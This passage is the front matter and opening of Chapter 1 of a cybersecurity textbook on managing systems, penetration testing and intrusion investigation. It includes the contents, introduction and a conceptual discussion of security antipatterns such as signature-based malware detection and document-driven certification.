


Cybersecurity

Managing Systems, Conducting Testing, and Investigating Intrusions

Thomas J. Mowbray, PhD,
CEA^2, CPHIMS, GPEN Gold

WILEY

ffirs.indd 01-07-2008 11:30 AM

Cybersecurity: Managing Systems, Conducting Testing, and Investigating Intrusions

Published by
John Wiley & Sons, Inc.
10475 Crosspoint Boulevard
Indianapolis, IN 46256
`www.wiley.com`

Copyright © 2014 by John Wiley & Sons, Inc., Indianapolis, Indiana

Published by John Wiley & Sons, Inc., Indianapolis, Indiana
Published simultaneously in Canada

ISBN: 978-1-118-69711-5
ISBN: 978-1-118-69704-7 (ebk)
ISBN: 978-1-118-84965-1 (ebk)

Manufactured in the United States of America

10 9 8 7 6 5 4 3 2 1

No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at `http://www.wiley.com/go/permissions`.

Limit of Liability/Disclaimer of Warranty: The publisher and the author make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the publisher is not engaged in rendering legal, accounting, or other professional services. If professional assistance is required, the services of a competent professional person should be sought. Neither the publisher nor the author shall be liable for damages arising herefrom. The fact that an organization or Web site is referred to in this work as a citation and/or a potential source of further information does not mean that the author or the publisher endorses the information the organization or website may provide or recommendations it may make. Further, readers should be aware that Internet websites listed in this work may have changed or disappeared between when this work was written and when it is read.

For general information on our other products and services please contact our Customer Care Department within the United States at (877) 762-2974, outside the United States at (317) 572-3993 or fax (317) 572-4002.

Wiley publishes in a variety of print and electronic formats and by print-on-demand. Some material included with standard print versions of this book may not be included in e-books or in print-on-demand. If this book refers to media such as a CD or DVD that is not included in the version you purchased, you may download this material at `http://booksupport.wiley.com`. For more information about Wiley products, visit `www.wiley.com`.

Library of Congress Control Number: 2013948021

Trademarks: Wiley and the Wiley logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.

Dedicated to my lovely wife, Kate Mowbray, CPA

About the Author

Thomas J. Mowbray, PhD, SANS GPEN Gold is the Chief Enterprise Architect of The Ohio State University. In addition, he is a

- Zachman Certified Enterprise Architect
- FEAC Institute Certified Enterprise Architect
- HIMSS Certified Professional in Healthcare Information Management Systems
- Former Network Penetration Tester, Cyber Toolsmith & Cyber Lab Manager
- Founder of the Northrup Grumman / TASC Cyber Warfare Community of Interest
- SANS Certified Network Penetration Tester (GPEN) with vetted Gold Paper Research

He has coauthored two books: *AntiPatterns: Refactoring Software, Architectures, and Projects in Crisis* (1998 John Wiley & Sons, ISBN 978-047-1-19713-3) and *Software Architect Bootcamp* (2003 Prentice Hall, ISBN 978-0-13-141227-9). He is also the Associate Editor of the *Journal of Enterprise Architecture*. You can connect with Dr. Mowbray on LinkedIn.

About the Technical Editor

Rob Shimonski is a highly experienced technologist and business leader with more than 20 years of real-world experience in the field. Rob started his professional career in the military and is now focused primarily on healthcare. Rob has worked for countless companies, including Microsoft, Cisco, and the National Security Agency. As a security expert, Rob has been entrenched in the cyber-world for two decades and has lived through the technical evolution of the "war." Rob is also a best-selling author and editor with more than 15 years' experience developing, producing, and distributing print media in the form of books, magazines, and periodicals. To date, Rob has successfully helped create more than 100 books that are currently in circulation.

Credits

Executive Editor
Carol Long

Project Editor
Charlotte Kughen

Technical Editor
Rob Shimonski

Senior Production Editor
Kathleen Wisor

Copy Editor
Faunette Johnson

Editorial Manager
Mary Beth Wakefield

Freelancer Editorial Manager
Rosemarie Graham

Associate Director of Marketing
David Mayhew

Marketing Manager
Ashley Zurcher

Business Manager
Amy Knies

Vice President and Executive Group Publisher
Richard Swadley

Associate Publisher
Jim Minatel

Project Coordinator, Cover
Katie Crocker

Compositor
Cody Gates,
Happenstance Type-O-Rama

Proofreader
Nancy Carrasco

Indexer
Robert Swanson

Cover Image
©iStockphoto.com/Henrik5000

Cover Designer
Ryan Sneed

Acknowledgments

Thanks to the SANS Institute, in particular Allan Paller and Ed Skoudis, for conducting terrific cybersecurity training programs. Thanks also to the NGC/TASC Corporation for sponsoring SANS training, the TASC Institute security training programs, and for encouraging me to found the NGC/TASC Cyber Warfare Community of Interest.

Special thanks to my SANS gold paper advisor, Dr. Kees Leune, who contributed many ideas and much encouragement to Chapter 14, which was originally published as a SANS Gold Paper. I am very fortunate to have someone with his credentials, including a recent PhD in Information Security, advising on Chapter 14.

Many thanks are also due to Wellhouse Consultants for their free online Python tutorial on multithreading (`www.wellho.net/`). The threaded code in Chapters 6 and 14 is original, but it is inspired by their tutorial example, in which they also claim dramatic speed-up over serial processing.

Gail Tyron, IBM, supplied many cloud computing practice examples included in Chapter 12. Ms. Tyron is an IT security policy subject matter expert, specializing the NIST 800 series, with visibility into cloud practices across many enterprises. Thanks to Mr. Roger Caslow who continues to encourage this project.

Generous thanks to my editorial team at John Wiley & Sons. They saw the vision of this project and stuck with me all the way to the goal!

Contents at a Glance

Introduction xix

Part I Cyber Network Security Concepts 1
Chapter 1 Executive Summary 3
Chapter 2 The Problems: Cyber Antipatterns 15
Chapter 3 Enterprise Security Using the Zachman Framework 37

Part II Cyber Network Security Hands-On 59
Chapter 4 Network Administration for Security Professionals 61
Chapter 5 Customizing BackTrack and Security Tools 103
Chapter 6 Protocol Analysis and Network Programming 115
Chapter 7 Reconnaissance, Vulnerability Assessment, and Cyber Testing 139
Chapter 8 Penetration Testing 165
Chapter 9 Cyber Network Defense Using Advanced Log Analysis 189

Part III Cyber Network Application Domains 217
Chapter 10 Cybersecurity for End Users, Social Media, and Virtual Worlds 219
Chapter 11 Cybersecurity Essentials for Small Business 233
Chapter 12 Large Enterprise Cybersecurity: Data Centers and Clouds 241
Chapter 13 Healthcare Information Technology Security 269
Chapter 14 Cyber Warfare: An Architecture for Deterrence 277
Glossary 307
Bibliography 317
Index 323

Contents

Introduction **xix**

Part I **Cyber Network Security Concepts** **1**

Chapter 1 **Executive Summary** **3**
Why Start with Antipatterns? 4
Security Architecture 5
Antipattern: Signature-Based Malware Detection versus Polymorphic Threats 6
Refactored Solution: Reputational-, Behavioral-, and Entropy-Based Malware Detection 6
Antipattern: Document-Driven Certification and Accreditation 7
Antipattern: Proliferating IA Standards with No Proven Benefits 8
Antipattern: Policy-Driven Security Certifications Do Not Address the Threat 10
Refactored Solution: Security Training Roadmap 10
Summary 13
Assignments 14

Chapter 2 **The Problems: Cyber Antipatterns** **15**
Antipatterns Concept 16
Forces in Cyber Antipatterns 16
Cyber Antipattern Templates 18
    Micro-Antipattern Templates 18
    Full Cyber Antipattern Template 19
Cybersecurity Antipattern Catalog 20
    Can't Patch Dumb 21
    Unpatched Applications 23
    Never Read the Logs 25

  - Networks Always Play by the Rules 26
  - Hard on the Outside, Gooey in the Middle 28
  - Webify Everything 30
  - No Time for Security 32
- Summary 34
- Assignments 35

Chapter 3 Enterprise Security Using the Zachman Framework 37
- What Is Architecture? Why Do We Need It? 37
- Enterprises Are Complex and Changing 38
- The Zachman Framework for Enterprise Architecture 38
- Primitive Models versus Composite Models 40
- How Does the Zachman Framework Help with Cybersecurity? 40
- Everyone Has Their Own Specifications 41
- The Goldmine Is in Row 2 42
- Frameworks for Row 3 42
- Architectural Problem Solving Patterns 43
  - Business Question Analysis 44
  - Document Mining 45
  - Hierarchy Formation 46
  - Enterprise Workshop 52
  - Matrix Mining 53
  - Nominal Group Technique 54
  - Minipatterns for Problem Solving Meetings 55
- Summary 56
- Assignments 57

Part II Cyber Network Security Hands-On 59

Chapter 4 Network Administration for Security Professionals 61
- Managing Administrator and Root Accounts 62
  - Windows 63
  - Linux and Unix 64
  - VMware 64
- Installing Hardware 64
- Re-Imaging Operating Systems 67
  - Windows 67
  - Linux 68
  - VMware 69
  - Other OSes 69
- Burning and Copying CDs and DVDs 69
  - Windows 70
  - Linux 70
  - VMware 71
- Installing System Protection/Anti-Malware 71
  - Windows 74
  - Linux 74
  - VMware 75

Setting Up Networks 75
  Windows 76
  Linux 77
  VMware 78
  Other OSes 79
Installing Applications and Archiving 80
  Windows 80
  Linux 81
  VMware 82
  Other OSes 82
Customizing System Management Controls and Settings 82
  Windows 82
  Linux 83
  VMware 83
  Other OSes 83
Managing Remote Login 83
  Windows 84
  Linux 84
  VMware 84
Managing User Administration 85
  Windows 85
  Linux 86
  VMware 86
Managing Services 87
  Windows 87
  Linux 88
  Other OSes 88
Mounting Disks 89
  Windows 89
  Linux 90
  VMware 90
Moving Data Between Systems on Networks 90
  Windows File Sharing 91
  Secure File Transfer Protocol (SFTP) 91
  VMware 91
  Other Techniques 92
Converting Text Files Between OSes 92
Making Backup Disks 92
Formatting Disks 93
  Windows 93
  Linux 94
Configuring Firewalls 94
Converting and Migrating VMs 97
Additional Network Administration Knowledge 99
Summary 99
Assignments 101

Chapter 5 Customizing BackTrack and Security Tools 103
Creating and Running BackTrack Images 104
Customizing BackTrack with VM 105
Updating and Upgrading BackTrack and Pen Test Tools 106
Adding Windows to BackTrack with VMware 106
  Disk Partitioning 107
  Performing Multi-Boot Disk Setup 108
  Results of the New Pen Test Architecture 110
  Alternative Pen Test Architectures 111
Licensing Challenges for Network Administrators 111
  Perpetual License 111
  Annual License 111
  Time Limited per Instance License 112
  Time Hold Renewal License 112
Summary 112
Assignments 113

Chapter 6 Protocol Analysis and Network Programming 115
Networking Theory and Practice 116
Frequently Encountered Network Protocols 117
  ARP and Layer 2 Headers 118
  IP Header 120
  ICMP Header 120
  UDP Header 121
  TCP Header 122
Network Programming: Bash 124
  Bash for Basic Network Programming 125
  Bash Network Sweep: Packaging a Script 126
  Bash Network Scanning Using While 127
  Bash Banner Grabbing 128
Network Programming: Windows Command-Line Interface (CLI) 130
  Windows Command Line: Network Programming Using For /L 131
  Windows Command Line: Password Attack Using For /F 132
Python Programming: Accelerated Network Scanning 133
Summary 136
Assignments 137

Chapter 7 Reconnaissance, Vulnerability Assessment, and Cyber Testing 139
Types of Cybersecurity Evaluations 139
  Body of Evidence (BOE) Review 140
  Penetration Tests 141

Vulnerability Assessment 141
Security Controls Audit 141
Software Inspection 141
Iterative/Incremental Testing 142
Understanding the Cybersecurity Testing Methodology 142
Reconnaissance 144
Network and Port Scanning 150
Policy Scanning 153
Vulnerability Probes and Fingerprinting 155
Test Planning and Reporting 159
Summary 162
Assignments 163

Chapter 8 Penetration Testing 165
Forms of Cyber Attacks 166
Buffer Overflows 166
Command Injection Attacks 167
SQL Injection Attacks 167
Network Penetration 167
Commercial Pen Testing Tools 170
Using IMPACT 170
Using CANVAS 171
Using Netcat to Create Connections and Move Data and Binaries 172
Using Netcat to Create Relays and Pivots 173
Using SQL Injection and Cross-Site Techniques to Perform Web Application and Database Attacks 175
Collecting User Identities with Enumeration and Hash Grabbing 177
Enumeration and Hash Grabbing on Windows 178
Enumeration and Hash Grabbing on Linux 179
Password Cracking 179
John the Ripper 181
Rainbow Tables 181
Cain & Abel 181
Privilege Escalation 182
Final Malicious Phases 183
Backdoors 183
Entrenchment 184
Hidden Files 184
Rootkits 184
Rootkit Removal 185
Summary 185
Assignments 187

Chapter 9 Cyber Network Defense Using Advanced Log Analysis 189
Introduction to Cyber Network Defense 190
General Methods and Tools for Cyber Investigations 191
  Observation 192
  Hypothesis 192
  Evaluation 193
Continuous Cyber Investigation Strategy 193
A Summary of the Cyber Investigation Process 195
Network Monitoring 197
  The daycap script 199
  The pscap Script 200
Text Log Analysis 200
  The snortcap Script 201
  The headcap Script 201
  The statcap Script 202
  The hostcap Script 202
  The alteripcap Script 203
  The orgcap Script 204
  The iporgcap Script 205
  The archcap Script 205
Binary Log Analysis 206
  Advanced Wireshark Filters 206
  Data Carving 207
  Advanced tcpdump Filtering and Techniques 208
  Analyzing Beacons 209
Reporting Cyber Investigations 210
Elimination of Cyber Threats 211
Intrusion Discovery on Windows 214
Summary 215
Assignments 216

Part III Cyber Network Application Domains 217

Chapter 10 Cybersecurity for End Users, Social Media, and Virtual Worlds 219
Doing an Ego Search 219
Protecting Laptops, PCs, and Mobile Devices 220
Staying Current with Anti-Malware and Software Updates 222
Managing Passwords 223
Guarding against Drive-By Malware 224
Staying Safe with E-mail 225
Securely Banking and Buying Online 226
Understanding Scareware and Ransomware 227
Is Your Machine p0wned? 227
Being Careful with Social Media 228
Staying Safe in Virtual Worlds 229
Summary 230
Assignments 231

Chapter 11 Cybersecurity Essentials for Small Business 233
Install Anti-Malware Protection 234
Update Operating Systems 234
Update Applications 235
Change Default Passwords 235
Educate Your End Users 236
Small Enterprise System Administration 236
Wireless Security Basics for Small Business 237
Tips for Apple Macintosh Users 238
Summary 239
Assignments 239

Chapter 12 Large Enterprise Cybersecurity: Data Centers and Clouds 241
Critical Security Controls 242
  Scanning Enterprise IP Address Range (Critical Control 1) 243
  Drive-By Malware (Critical Controls 2 & 3) 244
  Unpatched Applications in Large Enterprises (Critical Controls 2 & 4) 246
  Internal Pivot from Compromised Machines (Critical Controls 2 & 10) 247
  Weak System Configurations (Critical Controls 3 & 10) 248
  Unpatched Systems (Critical Controls 4 & 5) 250
  Lack of Security Improvement (Critical Controls 4, 5, 11, & 20) 250
  Vulnerable Web Applications and Databases (Critical Controls 6 & 20) 251
  Wireless Vulnerability (Critical Control 7) 252
  Social Engineering (Critical Controls 9, 12, & 16) 253
  Temporary Open Ports (Critical Controls 10 & 13) 254
  Weak Network Architectures (Critical Controls 13 & 19) 255
  Lack of Logging and Log Reviews (Critical Control 14) 256
  Lack of Risk Assessment and Data Protection (Critical Controls 15 & 17) 257
  Data Loss via Undetected Exfiltration (Critical Control 17) 259
  Poor Incident Response — APT (Critical Control 18) 260
Cloud Security 261
  How Do Clouds Form? How Do Clouds Work? 262
  Stovepiped Widgets in the Cloud 263
  Special Security Implications 264
  Consolidation into Clouds Can Magnify Risks 264
  Clouds Require Stronger Trust Relationships 264
  Clouds Change Security Assumptions 265
  Cloud Indexing Changes Security Semantics 265
  Data Mashups Increase Data Sensitivity 265

Cloud Security Technology Maturity 266
New Governance and Quality Assurance for Cloud Computing 266
Summary 267
Assignments 268

Chapter 13 Healthcare Information Technology Security 269
HIPAA 270
Healthcare Risk Assessment 270
Healthcare Records Management 271
Healthcare IT and the Judicial Process 272
Data Loss 272
Managing Logs in Healthcare Organizations 273
Authentication and Access Control 274
Summary 275
Assignments 276

Chapter 14 Cyber Warfare: An Architecture for Deterrence 277
Introduction to Cyber Deterrence 278
Cyber Warfare 278
Comprehensive National Cybersecurity Initiative 279
Methodology and Assumptions 280
Cyber Deterrence Challenges 283
Legal and Treaty Assumptions 284
Cyber Deterrence Strategy 286
Reference Model 290
Solution Architecture 291
Architectural Prototypes 296
Baseline Code: Threaded Scanning 297
Botnet for Distributed Scanning 298
Performance Benchmarks 300
Deterministic Models of Performance 302
Projections for Military Botnets 303
Summary 304
Assignments 305

Glossary 307

Bibliography 317

Index 323

Introduction

This book will teach you the concepts, skills, and tools you need to survive and thrive in today's threat-ridden and target-rich cyber environment.

Who This Book Is For

The book is written for several core audiences:

- Cybersecurity graduate and undergraduate students learning core curriculum in network security
- Cybersecurity practitioners expanding their expertise in deep skills such as advanced log analysis and network programming
- Enterprise architects and information technology (IT) professionals who seek to deepen their practical knowledge of cybersecurity

What This Book Covers

Instead of the usual textbook formalities, this book focuses on practical, useful real-world skills for the protection of networks, systems, and data against innovative cyber threats.

This book is written to provide practical, advanced, undergraduate-level network security expertise. U.S. requirements for this level of expertise are clearly articulated by academic and industry members of CyberWatchCenter.org, one of the organizations in charge of the U.S. Comprehensive National Cyber Security

Initiative (CNCI) #8 on cybersecurity education. The table of contents in this book derives from the consensus of the cyber industry and two- and four-year college cyber faculty.

How This Book Is Structured

This book is organized in parts:

- Part I: Cyber Network Security Concepts
- Part II: Cyber Network Security Hands-On
- Part III: Cyber Network Application Domains

Part I is a conceptual discourse. From the executive perspective, Chapter 1 introduces you to the cybersecurity domain and some of its key challenges—in particular, educating a new generation of hands-on cybersecurity professionals.

From the business management perspective, Chapter 2 uses antipatterns to explain the most common mistakes and bad habits in computer security today. Antipatterns are fun to read and discuss because they highlight some of the most ridiculous and naive things people do that result in significant security gaps. If you avoid the worst antipatterns, your situation will dramatically improve. This is especially true of cybersecurity. The choice of cyber antipatterns in the chapter is derived from an assessment of the most critical cyber antipatterns in current organizations, networks, and systems.

Chapter 3 introduces the Zachman Framework and articulates a vision for resolving cybersecurity issues by transforming enterprises. Enterprises that have self-knowledge (that is, enterprise architecture) are able to change and respond with agility to cybersecurity challenges. Future organizations must adopt this vision for competitive business reasons as well as cybersecurity reasons.

Part II is almost entirely a hands-on tutorial for cybersecurity techniques, including assignments using cyber labs from Syracuse University's SEED: A Suite of Instructional Laboratories for Computer Security Education. The material in the chapters progresses from a more basic to a very advanced hands-on introduction to enterprise network security. I review networking essentials, cover practical skills in network administration, review network security programming, and then explain network penetration, Google hacks, BackTrack customization, vulnerability testing, and the certification testing process. The final chapter in this part is a real-world introduction to network defense, explaining the scripts and procedures for conducting network investigations and advanced log analysis.

Part III covers several important security application domains, such as small businesses, data centers, clouds, and healthcare IT.

Throughout the book are hands-on exercises with online software resources called SEED Labs: Developing Instructional Laboratories for Computer Security Education. These are the invention of Professor Kevin Du from Syracuse University, who had the great foresight to create hands-on coursework independent of any single textbook. An instructor manual is available from Professor Du containing exemplary exercise solutions. In addition, you can find instructor ancillaries available online for this book, including a course syllabus, a test bank, and PowerPoint slides for each chapter.

In profound ways, this is day zero in cybersecurity. The entire regime of paper-driven compliance, policy-driven certifications, and signature-based defenses has failed miserably (i.e., indicative of antipatterns). This book offers practical ways to approach cyber defenses, which leverage ongoing innovations in intrusion detection/prevention and malware defense. My vision is that this book sets a new level of expectations for advanced undergraduate education in network security and plays a role in turning the tide against cyber criminals and cyber warriors attacking our society.

How This Book Came About

I was a successful enterprise architect, but always wanted to add cybersecurity to my bag of tricks. I decided to make a radical career change by transitioning to hands-on cybersecurity testing. I earned a SANS Institute GPEN certification (and then GPEN Gold) performing security research which allowed me, with encouragement from the SANS Institute's Alan Paller, to jump right over the heads of a lot of CISSPs into several exciting security roles. I enthusiastically took on rudimentary tasks such as software installation, virtual machine migration, and administering networks, as well as, advanced tasks such as security toolkit customization and hands-on IT security certification testing. What I discovered was an eye opener.

I wrote up everything useful that I learned and added even more content to complete a body of knowledge, with a specific purpose in mind: resolving the U.S. crisis in cybersecurity by providing an essential, but missing, educational tool. People with the skills contained in this book can be valuable members of any cybersecurity team, from the most rudimentary and useful skills to some of the most advanced.

What You Need to Use This Book

To run the Linux-based tools and scripts, download a recent release of BackTrack Linux from `http://www.backtrack-linux.org/`. Current releases of Windows should be able to run the Windows Command Line scripts and commands in Chapters 4 and 6.

The source code for the samples is available for download from the Wrox website at:

```
www.wiley.com/go/cybersecurity
```

Conventions

To help you get the most from the text and keep track of what's happening, we've used a number of conventions throughout the book.

WARNING **Warnings hold important, not-to-be-forgotten information that is directly relevant to the surrounding text.**

NOTE **Notes indicates notes, tips, hints, tricks, or and asides to the current discussion.**

As for styles in the text:

- I *highlight* new terms and important words when I introduce them.
- I show keyboard strokes like this: Ctrl+A.
- I show file names, URLs, and code within the text like so: `persistence.properties`.
- I present code as shown here:

```
I use a monofont type with no highlighting for most code examples.
```

Source Code

As you work through the examples in this book, you may choose either to type in all the code manually, or to use the source code files that accompany the book. The source code from Chapter 9 is available for download at `www.wrox.com`. Specifically for this book, the code download is on the Download Code tab at:

```
www.wiley.com/go/cybersecurity
```

You can also search for the book at `www.wrox.com` by ISBN (the ISBN for this book is 978-1-118-69711-5) to find the code. And a complete list of code downloads for all current Wrox books is available at `www.wrox.com/dynamic/books/download.aspx`.

Most of the code on `www.wrox.com` is compressed in a .ZIP, .RAR archive, or similar archive format appropriate to the platform. Once you download the code, just decompress it with an appropriate compression tool.

Ancillary Files

To aide college professors and other instructors who are using this book to teach, the author has created ancillary supplements, in particular a sample course syllabus, a chapter-by-chapter test bank, and chapter-by-chapter PowerPoint slide decks. These materials are available at

`www.wiley.com/go/cybersecurity`

You will also find exercise assignments at the end of each chapter, and online hands-on laboratory exercises from the Syracuse University SEED Labs embedded throughout the book.

Errata

We make every effort to ensure that there are no errors in the text or in the code. However, no one is perfect, and mistakes do occur. If you find an error in one of our books, like a spelling mistake or faulty piece of code, we would be very grateful for your feedback. By sending in errata, you may save another reader hours of frustration, and at the same time, you will be helping us provide even higher quality information.

To find the errata page for this book, go to

`www.wiley.com/go/cybersecurity`

And click the Errata link. On this page you can view all errata that has been submitted for this book and posted by Wrox editors.

If you don't spot "your" error on the Book Errata page, go to `www.wrox.com/contact/techsupport.shtml` and complete the form there to send us the error you have found. We'll check the information and, if appropriate, post a message to the book's errata page and fix the problem in subsequent editions of the book.

P2P.WROX.COM

For author and peer discussion, join the P2P forums at `http://p2p.wrox.com`. The forums are a Web-based system for you to post messages relating to Wrox books and related technologies and interact with other readers and technology users. The forums offer a subscription feature to e-mail you topics of interest of your choosing when new posts are made to the forums. Wrox authors, editors, other industry experts, and your fellow readers are present on these forums.

At `http://p2p.wrox.com`, you will find a number of different forums that will help you, not only as you read this book, but also as you develop your own applications. To join the forums, just follow these steps:

1. Go to `http://p2p.wrox.com` and click the Register link.
2. Read the terms of use and click Agree.
3. Complete the required information to join, as well as any optional information you wish to provide, and click Submit.
4. You will receive an e-mail with information describing how to verify your account and complete the joining process.

NOTE **You can read messages in the forums without joining P2P, but in order to post your own messages, you must join.**

After you join, you can post new messages and respond to messages other users post. You can read messages at any time on the web. If you would like to have new messages from a particular forum e-mailed to you, click the Subscribe to this Forum icon by the forum name in the forum listing.

For more information about how to use the Wrox P2P, be sure to read the P2P FAQs for answers to questions about how the forum software works, as well as many common questions specific to P2P and Wrox books. To read the FAQs, click the FAQ link on any P2P page.

Part I

Cyber Network Security Concepts

In This Part

Chapter 1: Executive Summary
Chapter 2: The Problems: Cyber Antipatterns
Chapter 3: Cybersecurity Architecture

CHAPTER 1

Executive Summary

Effective cybersecurity is a critical capability for the defense and preservation of civil society. Cyber crime is one of the world's largest and fastest-growing categories of crime. Cyber criminals are responsible for more than $1 trillion USD in stolen funds and other assets, with crime in some segments growing 300 percent per year. Cyber espionage is epidemic and pervasive; even the world's smartest companies and government institutions have terabytes of intellectual property and financial assets being lost annually via the Internet. Concealed malicious actors even threaten our electrical power grids, global financial systems, air traffic control systems, telecommunications systems, healthcare systems, and nuclear power plants.

Chances are good that your current organization is being attacked right now: cyber criminals, civilian/military cyber warriors, and global competitors are deeply entrenched in your network. If you have information worth stealing, it is likely that the attackers are on your internal network, exfiltrating data from your end users, and controlling key administrative nodes. If organizations don't change the way they are defending themselves, personal identifying information, bank account and credit card numbers, and intellectual property that defines competitive advantage will continue to be stolen.

The threat is to all civil society. If cyber attackers scrambled all the data on Wall Street and Bond Street, wiping out all investments and retirement accounts based in the U.S. and U.K., the consequences are unthinkable. (And this scenario is a real possibility.) The goal of this book is to lay the foundation for solving this critical problem in earnest.

U.S. government policy experts are quite concerned about the strategic gap in cyber skills, claiming that in 2008 the U.S. had only 1,000 world-class cyber experts but would require 20,000 to 30,000 to adequately handle cyberspace offense and defense. I believe that estimate is quite low. There are 25,000,000 business establishments that need cyber defenses in the U.S. alone, according to the census bureau. Certainly, hundreds of thousands of technologists with the kinds of skills and education presented in this book will be needed to fully defend civil society.

Why Start with Antipatterns?

To successfully make a change, the first step is to admit you have a problem. The civilized world is in a dire predicament regarding cyber threats. Solving cybersecurity issues requires radical new ways of thinking, and, paradoxically, a return to first principles and common sense—in other words, ruthless pragmatism.

Antipatterns employ psychological frameworks for solving problems whose causes involve habitual mistakes. Antipatterns require a mind shift from the dispassionate mindsets of mathematics and engineering into the judgmental milieu of enterprise architecture and organizational change.

NOTE **Some people have criticized antipatterns as being anti-intellectual. Antipatterns are a way of thinking clearly about habitual causes, serious problems, and effective solutions.**

Antipatterns have been summarized by the quip, "Technology is not the problem…people are the problem." But, changing people's minds is very difficult. So, you need powerful psychology to do that.

NOTE **The classic paradigm of organizational change is: You send your people out on a rickety bridge toward a pot of gold and then start a fire behind them so they can never go back to old ways.**

Antipatterns have ancient roots in governance, law enforcement, religion, and public administration. In a perverse sense, antipatterns are an adult form of name-calling used to control society. We invent pejorative names and make public examples of miscreants to prevent other people from misbehaving.

For the sake of clear definition, here are a few examples of modern-day social antipatterns used in general society: liberal (lily livered), racist (bigot), terrorist (violent extremist), convict (felon, violent offender), street criminal (thug, gang banger), drug addict (junkie), corrupt politician (crook), and all terms for sex criminals. Words have baggage. Even the term hacker has antipattern connotations.

Although this book does not emphasize the name-calling aspect of antipatterns, the goal is the same: to clearly articulate habitual mistakes (in IT) and then rapidly transition the discussion toward pragmatic solutions.

In this chapter, a basic form of antipattern is introduced. Basic antipatterns include two parts: (1) a description of the antipattern problem, and (2) a description of an improved solution, called a *refactored solution*. In some cases in this chapter, I present the antipattern without the refactored solution. Chapter 2 introduces the full antipatterns template.

Security Architecture

The cybersecurity crisis is a fundamental failure of architecture. Many of the networked technologies we depend upon daily have no effective security whatsoever. (See the "Networks Always Play by the Rules" antipattern in Chapter 2). The architecture of the Internet and the vast majority of deployed software create significant opportunities for malicious exploitation.

It is worth stating that if infrastructure and software technologies were engineered properly, they would be built to withstand known and manage unknown risks, and they would be significantly more secure than current-day technologies.

Chapter 3 introduces the Zachman Framework for Enterprise Architecture and applies it to securing enterprises. The Zachman Framework is a powerful intellectual tool that enables complex organizations to describe themselves, including their mission, business, and information technology (IT) assets. With this self-knowledge comes awareness of risks and mitigations, and ways of engineering security into solutions from inception. The Zachman Framework serves as an overarching structure that organizes the problem-solving patterns catalog in Chapter 3.

The following sections begin the discussion of cybersecurity antipatterns, including some of the most significant cybersecurity challenges, including education. Antipatterns can be construed as cynical depictions of the current state of practice. Negativity and cynicism are not the goal; there are many solutions and patterns for success.

Antipattern: Signature-Based Malware Detection versus Polymorphic Threats

The conventional wisdom is that all systems with up-to-date antivirus signatures will be safe. However, many popular antivirus solutions are nearly obsolete, with many missing the majority of new malware. Current signature-based antivirus engines miss 30 percent to 70 percent of malicious code, and nearly 100 percent of zero day infections, which, by definition, are unreported exploits.

Malicious signature growth is exploding from 5 new ones per day in 2000 to 1,500 per day in 2007 and more than 15,000 per day in 2009, according to Symantec (from a 2010 conference briefing on reputational anti-malware), which is an average of 200 percent to 300 percent cumulative growth per year. Malware variability has grown so rapidly that signature-based detection is rapidly becoming obsolete.

NOTE Each security industry vendor has its own sensor network for gathering and monitoring malware. Kaspersky Labs has seen flat growth in malware signatures since 2008, while other vendors imply exponential growth. Somewhere in the middle lies the truth.

The proliferation of malware signatures is exploding primarily due to polymorphic malware techniques. For example, hash functions used by signature-based detectors yield very different values with only slight changes to a malicious file. Changing a string literal in the file is sufficient to trigger a false negative. Other polymorphic techniques include varying character encodings, encryption, and random values in the files.

One interesting online application from VirusTotal.com runs more than 30 antivirus programs on each file that any Internet user can submit. You can witness just how haphazard antivirus tests are.

Refactored Solution: Reputational-, Behavioral-, and Entropy-Based Malware Detection

Vendors are developing innovative techniques that can detect zero day and polymorphic malware. Several promising approaches for the future include:

- Symantec is harnessing a 100M+ global customer base to identify potential malware signatures. The technique, called reputation-based signatures, is able to identify 240 million new malware signatures by comparing binaries across millions of systems for anomalous variations.
- FireEye has created a behavioral intrusion detection system (IDS) that uses elements of honeypots and forensics to automatically identify malicious

content as it flows across corporate networks. Behavioral IDS techniques simulate the execution of sniffed content in a virtual machine, which then observes resulting configuration changes, such as changes in registry settings, services, and the file system. There are other emerging behavioral antivirus products, for example, from ThreatFire.com.

- An emerging field of research called entropy-based malware detection looks for mathematical similarity to known malware signatures. Hash functions that are used by most antivirus programs detect subtle differences between a file and its known hash. Minor changes to a file, such as modification of strings or encodings can cause a hash match to fail. Entropy-based matching uses mathematical functions that measure similarity rather than differences. If a suspicious file nearly matches the same entropy measure as malware, there is a high likelihood that the malware is present.

Antipattern: Document-Driven Certification and Accreditation

Some of the most flagrant antipatterns involve the IT security industry itself. Assessment and Authorization (A&A), formerly called Certification and Accreditation (C&A), has attracted much public criticism because it has a reputation as a paper-driven process that does not secure systems from real threats. See Chapter 7 for more information about C&A and A&A.

A&A is the process of assuring the information security of systems before they are deployed. Certification is an assessment and testing phase that identifies and confirms vulnerabilities. Accreditation is an executive approval process that accepts risks discovered during certification.

Precertification is often an arduous process of security documentation and reviews. In many organizations, certification is problematic. Often testing is waivered or done very superficially with policy scanners that check registry and configuration settings.

In the more rigorous practice of penetration testing (pen testing), vulnerabilities are thoroughly explored with state of the art tools, followed by actual exploitation and malicious user tests where unauthorized accesses are the goal.

Although A&A is formalized in government organizations, it is also widely practiced in industry. For example, payment card industry (PCI) standards require businesses that process credit cards (in other words, virtually all retail companies), to conduct penetration tests and other formal assessments.

Refactored solutions for this antipattern can be derived from the practical security testing and investigation techniques presented in this book.

Antipattern: Proliferating IA Standards with No Proven Benefits

